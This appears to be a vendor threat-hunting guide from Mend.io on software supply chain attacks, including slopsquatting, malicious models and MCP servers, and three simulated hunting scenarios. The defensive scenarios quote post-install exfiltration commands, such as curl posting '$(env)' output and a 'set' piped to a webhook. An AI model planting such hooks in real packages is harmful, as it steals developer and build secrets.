
Mend.io

THREAT HUNTING REPORT

AI Edition

The Essential Guide to Threat Hunting in the Software Supply Chain

Step-by-step instructions to take down common supply chain threats — now including the AI attack surface



Contents

How to read this guide

Dark blue pages cover classic application and supply chain security. Pink accents mark where AI changes the threat — or the hunt.

Introduction

In today's online world, companies increasingly rely on software supply chains as a critical business process. The term refers to the entire ecosystem involved in developing and delivering software. It is assembled with open source and proprietary binaries, plugins, container dependencies, and more. It also includes the tools used to construct the code — compilers, code-analysis tools, repositories — and, increasingly, the AI models, frameworks, and coding assistants now embedded throughout the development lifecycle.

However, as software supply chains grow in importance, threat actors have noticed. Data breaches are at an all- time high. Mend.io's research on open source malicious packages continues to show steep year-over-year growth in the volume of malicious packages published to public registries.

Clearly, software supply chains have become prime targets for malicious actors seeking to compromise software integrity, particularly as companies increasingly rely on third-party components. According to an ESG report commissioned by Mend.io, nearly 70% of organizations have directly encountered at least one serious security incident from a software vulnerability over the last 12 months. Meanwhile, only 52% of companies say they can effectively remediate a critical vulnerability, and even fewer application security practitioners — 44% — agree with that assessment.

High-profile supply chain incidents like MOVEit, 3CX, Log4j, and the infamous SolarWinds attack demonstrate the extensive damage these attacks can cause, often impacting a large number of victims. As the stakes increase, practices such as threat hunting grow more important.

70%

of organizations hit at least one serious security incident from a software vulnerability in the last 12 months

52%

of companies say they can effectively remediate a critical vulnerability

44%

of application security practitioners agree with that assessment

Source: ESG report commissioned by Mend.io.

What changed in this edition

Since the original edition of this guide, a new dimension has reshaped the supply chain entirely: artificial intelligence. AI is now both a new attack surface — through malicious models, poisoned datasets, and agent integrations — and a new source of risk in how code is written, as developers increasingly accept package suggestions and code from large language models. This edition weaves AI considerations into every threat and adds a dedicated section on hunting AI and machine learning supply chain threats.

FOUNDATIONS

What is threat hunting?

Threat hunting is the practice of proactively searching for cyberthreats that lurk undetected in a network. It digs deep to find malicious actors in your environment that have slipped past initial endpoint defenses.

01

Proactive, not reactive

Hunting lets organizations take a proactive approach to cybersecurity rather than waiting for a threat to be detected. Hunters actively seek out threats before they can cause damage.

02

Smaller blast radius

Finding an intruder early minimizes the potential impact of a security breach and saves an organization significant time and resources in the long run.

03

Closing the gap

Gaps persist between understanding and addressing security vulnerabilities in the software supply chain. This guide closes that gap with a public methodology for one specific instance of hunting: supply chain threats.

Threat hunting is an essential component of any modern cybersecurity strategy. By proactively searching for and identifying potential threats, organizations are better prepared to defend against even the most advanced and persistent cyber-attacks.

How to hunt supply chain threats

6

supply chain threats, each with hunting tactics

3

simulated attack scenarios showing the methodology in action

2

domains to inspect when hunting malicious packages: developer machine and CI/CD pipeline

THE NEW FRONTIER

AI in the software supply chain

AI has quietly become one of the largest and least-governed components of the modern software supply chain. It enters your environment along three distinct paths, and each one expands the attack surface in a different way.

1 AI as a new attack surface

Pre-trained models, datasets, frameworks, and agents are now first-class dependencies — pulled from public hubs like Hugging Face exactly the way packages are pulled from PyPI or npm. Unlike a typical library, a model file can carry executable code that runs the moment it is loaded, and a dataset can be silently poisoned to alter model behavior. Most organizations have no inventory of which models and frameworks their applications actually use.

2 AI-generated code as a new source of risk

Developers increasingly accept code and dependency suggestions from LLM-based assistants. These tools regularly invent plausible but nonexistent package names, suggest insecure patterns, and reintroduce secrets into source. Attackers register the hallucinated names and wait for the next developer to install them — a technique called slopsquatting.

3 AI agents and tool integrations as a new execution path

Autonomous agents and the Model Context Protocol (MCP) connect LLMs to live tools, repositories, and credentials. A malicious or compromised MCP server can exfiltrate data, escalate privileges, or silently change its own tool definitions after approval — a "rug pull." Because MCP servers are distributed through the same registries as everything else, they inherit every classic supply chain risk, plus new ones unique to AI.

19.7%

of packages recommended by code-generating LLMs did not exist

A USENIX Security 2025 study generated 2.23 million code samples across 16 code-generating models. Hallucination rates rose above 21% for open source models, producing more than 205,000 unique hallucinated package names — every one of them a registerable target.

REFERENCE

The six threats at a glance

Six threats, where to hunt each one, and what AI changes. The pages that follow take them in order.

Threat	What attackers do	Where you hunt
01 Installation scripts	Post-install hooks execute attacker code the moment a package is installed	Developer machines and build runners
02 Secrets leak	API keys, passwords, and cryptographic keys harvested from code and images	SCM audit logs and container images
03 Malicious artifacts	Malicious packages and container images uploaded to public registries	SCA scans, IoC feeds, artifact monitoring
04 Repojacking	Renamed or abandoned repository names re-registered by an attacker	Ownership and name-change monitoring
05 Account takeover	Maintainer accounts hijacked to swap legitimate artifacts for malicious ones	Login anomalies, unfamiliar contributors, unexpected PRs
06 AI & ML supply chain	Malicious models, hallucinated packages, and rogue MCP servers	AI-BOM, model-load behavior, agent tool calls

The AI thread

Every threat above now has an AI variant: AI-suggested packages carry the same install hooks; prompts and MCP configuration hold secrets; models and datasets are artifacts; model namespaces can be hijacked; agent tokens can be stolen. Each threat page closes with the AI angle.

THREAT NO. 1

Installation scripts

Injecting installation scripts is a common way for attackers to spread and execute malicious code through the installation of a so-called legitimate package. A post-install hook might silently run a command such as

`wget --quiet "http://www.example.com/page"` — or a one-line Python payload that downloads and executes remote code.

Two domains an attacker can target

The developer machine

Code that steals and exfiltrates personal and company data: authentication tokens, crypto wallets, passwords for sensitive organization assets, and any other sensitive personal information.

The build process

Once the build starts, the runner that compiles the application binary executes the malicious install script. Attackers then implement a back door and persistence using malicious scheduled jobs or reverse shell scripts.

These examples are the tip of the iceberg — the actions an attacker can achieve depend entirely on the code injected through the script.

Hunting this threat is a two-part process

1 **Hunt on the developer machine**

Using Sysmon or another preferred tool, hunt for anomalies in running and recently ended processes, and check system events from the time the scripts executed. Look for payloads coming from legitimate software such as PowerShell, analyze network traffic for unwanted requests to external hosts, and check the process tree for unusual spawning under legitimate processes. A rundll32 process running under Node during an npm install and executing an unfamiliar file is unusual behavior. PowerShell commands containing sensitive paths such as %APPDATA% or /etc/passwd should raise a red flag.

2 **Hunt on the build server**

On a self-hosted build server you control the configuration, so follow the same methodology you would use locally. On a vendor-hosted runner, review the workflow logs to confirm there are no unintended actions: check for network traffic to unknown external hosts, and examine the execution of installation scripts in the logs to determine whether they are legitimate.

AI angle

The same post-install hook is the primary payload delivery method for slopsquatted and malicious AI-suggested packages (see Threat No. 6). Increasingly, the package that triggers a malicious install script was never chosen by a human at all — an AI coding assistant recommended it and it was accepted without review. Treat AI-suggested dependencies as untrusted input, and make sure your install-script hunting covers packages added in the same commits as AI-assisted changes.

THREAT NO. 2

Secrets leak

Secrets are the sensitive data that must stay protected: API keys, passwords, cryptographic keys, and other confidential information. Managing them is crucial to the security and integrity of applications and systems — and gaining access to customer secrets is what enables attackers to advance to the next stage of their activity.

Where secrets hide

Source code

Hardcoded keys and example credentials

Container images

Embedded and forgotten build-time secrets

CI/CD config

Repository secrets and pipeline variables

Prompts & MCP config

Tokens no scanner was ever pointed at

How to hunt

1. **Configure and monitor audit logs for source code management**

   These logs alert on several event types, including login attempts, file modification, repository access, and permission changes.

2. **Scan your container images for embedded and forgotten secrets**

   Use a secrets-scanning tool to detect and remove them. At Mend.io, this capability is part of our container and cloud-native application security solution.

AI angle — two new leak paths

Secrets leave your control. Developers paste code, configuration, and logs containing live secrets into LLM chat tools and prompts, moving those secrets outside your control entirely.

Secrets come back in. AI coding assistants frequently regenerate hardcoded credentials and example keys directly into source.

Extend secrets hunting to AI-assisted commits, system prompts, and any prompt or context files — including MCP configuration — stored in the repository. These often contain API keys and tokens that traditional scanners were never pointed at.

THREAT NO. 3

Malicious artifacts

Public registries such as PyPI, npm, and Maven are one-stop shops for developers to download and distribute software packages and container images. Attackers use those same registries to upload malicious artifacts that can bypass security measures.

Four moves that make the hunt effective

01
Scan the codebase with SCA

Get detection alerts for malicious packages that have entered your application. Knowing the name of the package and its intended action makes hunting far more effective.

02
Verify integrity

Implement integrity verification for every third-party component that enters the build.

03
Gather IoCs

Use threat intelligence to collect Indicators of Compromise for artifacts already identified as malicious.

04
Keep monitoring over time

Artifact risk is not a point-in-time question. Monitor the use of artifacts and open source libraries over time.

AI angle — the definition of "artifact" has expanded

Pre-trained models and datasets pulled from hubs like Hugging Face are now among the most dangerous artifacts in the supply chain, because a model file can execute code the instant it is deserialized (see Threat No. 6). MCP servers distributed through npm and PyPI are artifacts too, and have already been weaponized. Make sure your artifact monitoring inventories models, datasets, frameworks, and agent or MCP components — not just conventional packages — and that integrity verification extends to model weights.

Models | **Datasets** | **Frameworks** | **MCP components**

THREAT NO. 4

Repojacking

Repojacking, also known as repository hijacking, is the takeover of a legitimate code repository's name or identifier. It is easy for attackers to exploit and lets them inject code remotely. Any project relying on dynamically linked code from GitHub is potentially at risk — including major projects from large companies.

How the takeover happens

Step 1

A GitHub organization changes its name

Step 2

The old repository is left unsecured and undeleted

Step 3

An attacker creates a new repository under the same name

Step 4

Downstream users pull and execute attacker-controlled code

If the new repository gains more references or popularity than the old one, users relying on it may accidentally download and execute compromised code. Research by Aqua Security revealed millions of repositories potentially vulnerable to repojacking, including those belonging to companies such as Google and Lyft.

How to hunt

Watch names and owners

Monitor changes in repository ownership and track modifications to repository names. Suspicious activity includes increased references to old repositories or a sudden wave of new contributors.

Audit what you abandoned

Audit old and deleted organization names to check whether they have come back to life with any malicious signs, and use an SCA tool to monitor your open source components.

AI angle — model-jacking

The same name-reuse weakness applies to AI model and dataset hubs. When a model namespace or organization on a public hub is renamed, abandoned, or deleted, an attacker can re-register the old name and serve poisoned weights to every pipeline that still references it. Monitor the model and dataset references in your AI-BOM the way you monitor repository references, and pin models to immutable revisions or content hashes rather than mutable names or tags.

THREAT NO. 5

Account takeover

In an account takeover, an outsider hijacks and seizes control of an account belonging to someone who owns or maintains a repository on a code hosting platform such as GitHub, GitLab, or Bitbucket. Once inside, the attacker can make malicious changes to the code — including replacing legitimate artifacts with malicious ones.

Four ways attackers get in

Phishing attacks

Emails, fake login pages, and other methods designed to look legitimate trick the account owner into revealing credentials.

Stolen credentials

If the owner's credentials are compromised elsewhere, attackers reuse them to access the repository.

Weak passwords

Weak or guessable passwords invite brute-force attacks and leaked-password database lookups.

Social engineering

Attackers manipulate people with repository access into handing over sensitive information or compromising their accounts.

How to hunt

Continuously monitor suspicious patterns in your repositories, such as unauthorized code modifications or irregular login activity. Specifically, monitor repository logins for new, unfamiliar contributors, and check for pull requests from unknown users.

Mitigate in advance

Implement two-factor authentication for every user with access to the repository.

AI angle — agent tokens are the new crown jewels

Account takeover now extends to AI accounts and tokens: API keys for model providers, AI hub credentials, and the access tokens that MCP servers and agents use to act on a developer's behalf. A compromised agent token can be more dangerous than a stolen password, because the agent already holds standing authorization to read repositories, open pull requests, and call tools autonomously. Inventory these AI credentials, scope them tightly, rotate them often, and watch for agent-driven actions that occur outside normal working patterns.

THREAT NO. 6

AI & machine learning supply chain threats

This threat consolidates the AI-specific risks introduced earlier into a dedicated hunting discipline. There are three sub-threats to hunt.

6A	6B	6C
Malicious models & poisoned datasets	Slopsquatting (AI-hallucinated packages)	AI agents & MCP integrations

6A
Malicious models and poisoned datasets

Pre-trained models are commonly distributed in Python's pickle format, which executes arbitrary code during deserialization — meaning a model can run a payload the moment it is loaded. Datasets carry a quieter risk: poisoning the training or fine-tuning data to bias or backdoor model behavior. Two 2025 disclosures show how far this class of attack has already advanced.

February 2025 — nullifAI

ReversingLabs documented malicious models on Hugging Face that evaded the platform's PickleScan tooling by breaking the pickle stream, so the malicious opcodes executed before the scanner flagged the file. The payload established a reverse shell to a hardcoded IP.

CVE-2025-1716

Related bypass vulnerabilities in PickleScan itself allowed crafted pickle files to evade static analysis entirely while still loading successfully in PyTorch.

How to hunt

Maintain an AI-BOM — a continuously updated inventory of every model, dataset, framework, and dependency your applications use.

Pin models to immutable revisions and verify weights against known hashes.

Scan model files for unsafe serialization formats and embedded code before loading them, and prefer safer formats such as safetensors over pickle.

Watch for outbound network connections initiated at model-load time.

6B
Slopsquatting (AI-hallucinated packages)

Code-generating LLMs routinely recommend packages that do not exist. Attackers register these names on PyPI and npm, attach malicious install scripts, and wait. The term was coined in April 2025 by Python Software Foundation security researcher Seth Larson; the technique built on a 2023 proof of concept by Bar Lanyado, whose empty package under the hallucinated name **huggingface-cli received over 30,000 downloads** in three months.

2.23M
code samples generated across 16 models

19.7%
of recommended packages were hallucinated

205K+
unique fake package names attackers can register

How to hunt

Treat every AI-suggested dependency as untrusted. Diff dependency manifests on AI-assisted commits, verify that each new package is real, established, and maintained — check age, download history, and maintainer reputation — and block installation of newly registered packages by policy. SCA scanning that flags malicious and suspicious packages is your backstop when a hallucinated name turns out to be attacker-controlled.

6C
AI agents and MCP integrations

The Model Context Protocol connects LLMs to live tools, data, and credentials, and its ecosystem is distributed through the same registries as everything else. In September 2025, an unofficial Postmark MCP server with roughly 1,500 weekly downloads was modified to silently BCC every outbound email to an attacker. MCP servers can also change their tool definitions after a user has approved them — "rug pull" attacks — and design-level weaknesses in the protocol have been shown to enable remote code execution with cascading effects across the AI supply chain.

How to hunt

Inventory every MCP server and agent integration in your environment and pin them to specific, reviewed versions. Monitor for tool-definition changes after approval, scope agent tokens to least privilege, log every tool call an agent makes, and alert on agent actions — outbound email, repository writes, credential access — that fall outside expected patterns.

Mend AI

Mend.io's platform is built for exactly this class of threat. It produces a continuously updated AI-BOM, performs risk and vulnerability analysis across models and frameworks, detects malicious models, hardens system prompts, and runs automated red-teaming across attack vectors including prompt injection, jailbreaking, data exposure, model manipulation, retrieval (RAG) poisoning, and agent tool misuse.

Scenario No. 1 — Malicious package hunting

Three simulated scenarios show the hunting methodology in action, illustrating different threats and the importance of effective threat hunting, continuous monitoring, and security measures in development environments. They were constructed solely for proof-of-concept purposes: the potential for harm from malicious packages, spoofed commits, and hallucinated dependencies extends far beyond the theft of environment variables and passwd-file content demonstrated here, and could execute significantly more dangerous actions that severely threaten software integrity and security.

To demonstrate the hunting process for a malicious package, we created a seemingly innocent application with its source code hosted on GitHub and deployed via Vercel, then added a malicious package to the project. What makes this threat dangerous is its potential to compromise not only the local development environment but the entire software project once the package is incorporated into the source code.

Scenario flow

1. We cloned an existing JavaScript application called "Hot Open Sauced" from GitHub and added a deployment GitHub Action workflow that deploys the app to Vercel, with a Mend.io SCA scan in the pipeline.

2. We chose "Publish Malicious Artifact" from the OSC&R matrix as the scenario's supply chain threat. The Open Software Supply Chain Attack Reference is a comprehensive framework for understanding attacker behaviors and techniques in software supply chains.

3. We created a malicious package with a post-install hook that sends environment variables to our webhook, added it to the project on the developer's machine using the **add** command, and pushed the code to the repository.

4. We immediately received a POST request with all environment variables at our webhook. After the deployment workflow was triggered by the commit, a second POST request arrived from the GitHub runner build server containing all of its environment variables — including the VERCEL_PROJECT_ID token stored as a repository secret.

Two domains to inspect

The local machine	The supply chain / CI-CD environment

SCENARIO NO. 1

The hunting process

We scanned "Hot Open Sauced" using our SCA CLI tool and discovered a malicious package called **injected - curltest** being used as a dependency. The package sends requests and data to an external host that differs from its declared functionality. When hunting malicious package execution, remember there are two domains to inspect.

Domain 1 — Local machine

Looking at the process tree, something abnormal is immediately apparent. A Node process that spawns **cmd.exe** , which then spawns **curl**, is not a typical way to add an open source package. Examining the **cmd** process, we see it execute the **set** command — the equivalent of **env** on Linux — and pipe the output into **curl** to exfiltrate data to the webhook.

```
node.exe
  └─ cmd.exe /c "set"
     └─ curl -X POST hook[.]site
```

Domain 2 — CI/CD environment

Examining the deployment workflow log in GitHub Actions, the first observation is that the build process is indeed fetching our malicious package. Scrolling further through the log, we find that the malicious post-install hook executed successfully, and we can visually identify the specific command used to extract data.

```
+ fetch injected-curltest
> postinstall
> curl -X POST --data "$(env)"
```

The lesson

One package, added with a routine command, exfiltrated secrets from both the developer's laptop and the build runner before any code shipped. Hunt both domains on every incident — an SCA finding tells you the name of the package, and the process tree and pipeline logs tell you what it did.

SCENARIO NO. 2

Spoofing a malicious commit

In this scenario we assume an attacker has gained access to a developer's SSH and GPG keys. There are many ways to obtain those keys, but the most common is social engineering: recent reports on Lazarus, a North Korean APT group, reveal their tactic of tricking job-seeking developers into using trojanized repositories. That access grants the attacker permission to push code as a legitimate contributor.

We assumed access to a repository and spoofed a commit in the name of the latest committer. Spoofing a commit involves modifying commit metadata, allowing attackers to push their own code and introduce malicious payloads. We accomplished this using a newly introduced GitHub Action workflow, forking the yasm project for the simulation.

1 Masquerading as a legitimate contributor

On our local machine we changed the Git configuration to match the details of the latest committer **git — config user.email** and **git config user.name**. Any commit we made would then appear to come from a legitimate contributor. In the real world, an attacker usually hides malicious code inside a larger fix commit to make it harder to detect.

2 Introducing a malicious GitHub Action workflow

With the ability to spoof commits, we introduced a new workflow that exfiltrates sensitive information through our webhook. It runs automatically on every push to the master branch. Checking the webhook logs, we can see information collected from GitHub's runner.

3 The hunting process

Using a tool that scans for anomalies in GitHub repositories, we spotted an unfamiliar workflow added to the repo. Its logs revealed a malicious payload running arbitrary commands to exfiltrate data. The most recent commit had introduced the workflow, and **git log -1 -p** confirmed the malicious command execution triggered on every push to master. The author who allegedly contributed the commit was a trusted contributor we recognized — which raised suspicions. Examining every commit between the last legitimate commit and the malicious one, we found an earlier commit — likely a test by the attacker — carrying the same author name and email, exposing the spoofing.

Close the loophole

This scenario highlights a loophole that lets anyone with repository access commit code on behalf of another user using their metadata. Enforcing signed commits as a requirement for merging helps mitigate it, and enabling vigilant mode helps identify unverified commits and detect spoofing attempts.

SCENARIO NO. 3

Hunting a hallucinated (slopsquatted) package

To demonstrate the newest class of supply chain threat, we simulated a slopsquatting attack that begins not with a malicious actor inside our repository, but with an AI coding assistant.

Scenario flow

Step 1

A developer asks an LLM assistant to add functionality and accepts its suggestion to install a helper package

Step 2

The assistant confidently recommends a package name that sounds canonical but does not exist

Step 3

An attacker has already registered that name and attached a malicious post-install hook

Step 4

The install resolves, the hook fires, and environment variables are exfiltrated

How to hunt

The behavioral signals on the local machine and in CI/CD are identical to Scenario No. 1: an anomalous process tree, unexpected outbound traffic at install time, and a post-install hook executing in the build log. The difference is in the root-cause investigation. Here, the hunter correlates the suspicious dependency with the commit that introduced it and finds it landed in an AI-assisted change with no human review of the new package. An SCA scan flags the package as malicious, confirming the find.

Three tells that distinguish a slopsquatted package

Registered recently

The package appeared on the registry days or weeks ago, not years

No download history

Little or no adoption despite a canonical-sounding name

Unknown maintainer

The publisher has no track record anywhere in the ecosystem

The lesson

The payload is old; the entry point is new. Every dependency suggested by an AI assistant must be verified before it is installed, and install-time behavioral hunting must extend to AI-assisted commits. Policy controls that block brand-new or low-reputation packages neutralize most slopsquatting attempts before the post-install hook ever runs.

PREVENTION

Enhancing security post-build

Beyond threat hunting, an effective post-build prevention mechanism is crucial to supply chain security. Set up an alert system that notifies development teams about newly added packages in a build — one that detects changes and requires approval before integration, so teams can assess the risk of unfamiliar components, including AI-suggested and hallucinated dependencies.

To ensure code quality and best practices, implement static code analysis and linting in your CI/CD pipeline. These tools automatically analyze the codebase, identifying coding errors, style violations, and security vulnerabilities. Early detection and prevention of bugs lead to more robust and reliable software, and incorporating these tools in the pipeline promotes collaboration and enforces coding standards.

Three controls to put in place

Proper access controls

Limit access to repositories and pipelines to administrators, reducing the risk of unauthorized access and malicious activity.

Regular pipeline file reviews

Review the .yml files that configure pipelines to identify suspicious or unintended changes. This prevents tampering and ensures software integrity.

Fewer pipeline stages

Carefully consider the stages in your pipeline, including only the necessary ones and removing the rest to reduce the attack surface.

AI angle — extend the same discipline to AI

1. **Maintain an AI-BOM**

   Keep a continuously updated inventory of the models, datasets, frameworks, agents, and MCP servers your applications depend on.

2. **Review AI-suggested dependencies**

   Require human review of every dependency an AI assistant proposes before it is installed.

3. **Pin versions, prefer safe formats**

   Pin models and agent integrations to immutable, verified versions, and prefer safe serialization formats over pickle.

4. **Scan prompts & red-team**

   Scan prompts, context files, and MCP configuration for secrets, and run adversarial testing against AI components before production.

Implementing these prevention mechanisms strengthens your software development lifecycle defense strategy. Prioritize access control, regular file reviews, optimized pipeline stages, and AI inventory and governance to enhance supply chain security.

Mend.io

About Mend.io

Mend.io is built for every risk, across AI security and application security. By securing the code layer and the AI layer — and the interactions between them, where modern application risk now lives — **Mend.io** extends proven AppSec workflows to the models, prompts, and agents inside today's applications, delivering continuous protection across the entire AI application lifecycle.

Sources & References

Mend.io — Malicious package research

Mend.io — The Hallucinated Package Attack: Slopsquatting Explained

Mend.io — Mend AI

Mend.io — AI Application Security: Key Threats, Best Practices & Tools

"We Have a Package for You!" (USENIX Security 2025) — Package hallucination study

Wikipedia — Slopsquatting overview

ReversingLabs — Malicious ML models on Hugging Face (nullifAI)

The Hacker News — Malicious ML models leverage broken pickle format

JFrog — PickleScan zero-day vulnerabilities

eSentire — MCP security vulnerabilities (incl. Postmark MCP)

The Hacker News — Anthropic MCP design vulnerability enables RCE

Aqua Security — RepoJacking research

GitHub — Social engineering campaign advisory

OSC&R framework —A New Open Framework for Releasing Secure Products